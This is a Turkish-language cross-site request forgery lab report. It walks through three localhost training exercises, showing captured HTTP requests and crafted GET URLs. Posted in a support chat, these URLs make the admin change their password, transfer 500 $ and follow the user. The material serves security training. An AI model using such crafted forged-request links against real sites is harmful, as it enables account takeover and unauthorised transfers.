



CSRF

Zaafiyet Raporu

Changing Password

Reset

Username: **user**

Password: **user**

Login to continue!

Username:

Username

Password:

Password

Login

Açılan ekranda kullanıcı adı ve şifre bilgileri verilmektedir bu bilgileri kullanarak giriş yapıyoruz.

Changing Password

Reset

Logout

Welcome, user

New password:

New password

Confirm new password:

Confirm new password

Confirm

Verilen bilgiler doğrultusunda giriş yaptığımızda açılan ekranda user kullanıcısının yeni bir şifre girebildiği gözlemleniyor.

Changing Password

[Reset](#) [Logout](#)

Welcome, user

New password:

Confirm new password:

Confirm

```
1 GET /lab/csrf/changing-password/index.php?new_password=new_password&confirm_password=new_password HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/changing-password/index.php
9 Cookie: PHPSESSID=vshgppjupfk6pkj6csbkgkqqa9
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
```


Yeni şifreyi giriyoruz ve ardından isteğimizi inceliyoruz , giden istek incelendiğinde yeni şifremizin «new_password» adlı değişkene kaydedilip isteğin bu şekilde gittiğini gözlemliyoruz.

```
Pretty Raw Hex [Icons]
1 GET /lab/csrf/changing-password/index.php?new_password=hello&confirm_password=hello HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/changing-password/index.php?status=success
9 Cookie: PHPSESSID=vshgppjupfk6pkj6csbkgkqqa9
0 Upgrade-Insecure-Requests: 1
1 Sec-Fetch-Dest: document
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-User: ?1
```

http://localhost:8080/lab/csrf/changing-password/index.php?new_password=hello&confirm_password=hello

Yeni bir şifre daha yazıyoruz ve bu isteği kopyalayıp URL haline getirdikten sonra sağ alt kısmında bulunan chat ekranına giriyoruz.

```
1 POST /lab/csrf/changing-password/post.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: */*
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 129
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/lab/csrf/changing-password/index.php?status=succes
13 Cookie: PHPSESSID=vshgppjupfk6pkj6csbkqkqqqa9
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 chat-input=http%3Alocalhost%3A8080%2F%2Flab%2Fcsrf%2Fchanging-password%2Findex.php%3Fnew_password%3Dhello%26confirm_password%3Dhello
```



Changing Password

Reset

Username: **user**
Password: **admin**

Login to continue!

Username:

admin

Password:

admin

Login

Şifreyi «admin» olarak değiştirdikten sonra
admin hesabına giriş yapmayı deniyoruz.

Changing Password

Reset

Logout

Welcome, admin

New password:

New password

Confirm new password:

Confirm new password

Confirm

Bu bilgiler doğrultusunda giriş yapıldığında
admin kullanıcısının hesabına giriş yapıyoruz.

Money Transfer

Reset

Your money in your account: 1000 \$

Welcome, user

Transfer amount:

Transfer amount

Receiver:

Choose

Confirm

Açılan ekranda para transferi yapabileceğimiz bir ekran ile karşılaşyoruz. Kullanıcı tarafından aktarılacak bakiye ve alıcı seçmemiz isteniyor.

Receiver:

Choose

Choose

admin

user

Alıcı kısmında seçebileceğimiz admin ve user kullanıcıları bulunmakta ancak aktif olarak sadece admin kullanıcısı seçilebilmektedir.

Money Transfer

Reset

Your money in your account: 1000 \$

Welcome, user

Transfer amount:

500

Receiver:

admin

Confirm

Aktarılabak bakiye ve alıcı seçildikten sonra Burp Suite programı ile giden istek kodu incelendiğinde alıcının istek üzerinden yollandığını görüyoruz. Bu isteği düzenleyerek tekrar yolluyoruz.

```
1 GET /lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=admin HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php
9 Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
```

```
1 GET /lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=user HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php
9 Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
```


Money Transfer

Reset

Your money in your account: 1000 \$

The money transfer was successful!

Welcome, user

Transfer amount:

Transfer amount

Receiver:

Choose

Confirm

Chat Support

Send us a message.

merhaba

We received your
message, thank you!

admin

Write a message...

Send



İstek gönderildikten sonra para transferinin başarı ile yapıldığı söyleniyor ancak ana bakiyemiz başlangıç değeri ile aynı.

```
1 POST /lab/csrf/money-transfer/post.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: */*
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 18
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
13 Cookie: PHPSESSID=k9kbq2i3q7rablt9f74s1bqrit
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 chat-input=merhaba
```

Sitenin alt kısmında bulunan chat ekranına yazdığımız her istek bu şekilde gidiyor ve admin tarafından yanıtlanıyor buna göre bir istek düzenleyip tekrar göndereceğiz.

http://localhost:8080/lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=user

```
1 POST /lab/csrf/money-transfer/post.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: */*
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 124
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
13 Cookie: PHPSESSID=k9kbg2i3q7rablt9f74slbqrit
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 chat-input=http%3A%2F%2Flocalhost%3A8080%2F%2Flab%2Fcsrf%2Fmoney-transfer%2Findex.php%3Ftransfer_amount%3D500%26receiver%3Duser
```

Giden istekte alıcıyı tekrar user olarak değiştiriyoruz ve bu link'i chat ekranına yazıp adminin buna cevap vermesini bekliyoruz.

Money Transfer

Reset

Your money in your account: **1500 \$**

The money transfer was successful!

Welcome, user

Transfer amount:

Transfer amount

Receiver:

Choose

Confirm

Chat Support

Send us a message.

`http://localhost:8080
/lab/csrf/money-transfer
/index.php?transfer_amount=500
&receiver=user`

We received your
message, thank you!

admin

Write a message...

Send

Chat ekranına yazdığımız istek admin tarafından tıklandı ve çalıştığı için ana bakiyemizin 500\$ arttığını görebiliyoruz.

Follow

Reset

Welcome, user

Click to follow:

Follow

#	Followers
---	-----------

```
1 GET /lab/csrf/follow/index.php ?follow=follow HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/follow/index.php
9 Cookie: PHPSESSID=1eqv0aa6fb2qaabfq82q0gfrbs
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
```

Açılan ekranda bir takip et butonu görüyoruz bu butona tıklandıktan sonra giden isteği görüntülüyoruz bu istek iletildikten sonra «user» kullanıcıasını takip listesine aldığı gözlemleniyor.

Follow

Reset

Followed!

Welcome, user

Click to follow:

Follow

#	Followers
1	user

<http://localhost:8080/lab/csrf/follow/index.php?follow=follow>

#	Followers
1	admin
2	user

Sağ alt ekranda bulunan chat ekranına isteğimizi attıktan sonra «admin» adlı kullanıcısında takip edenler listesine eklendiğini görüntülüyoruz.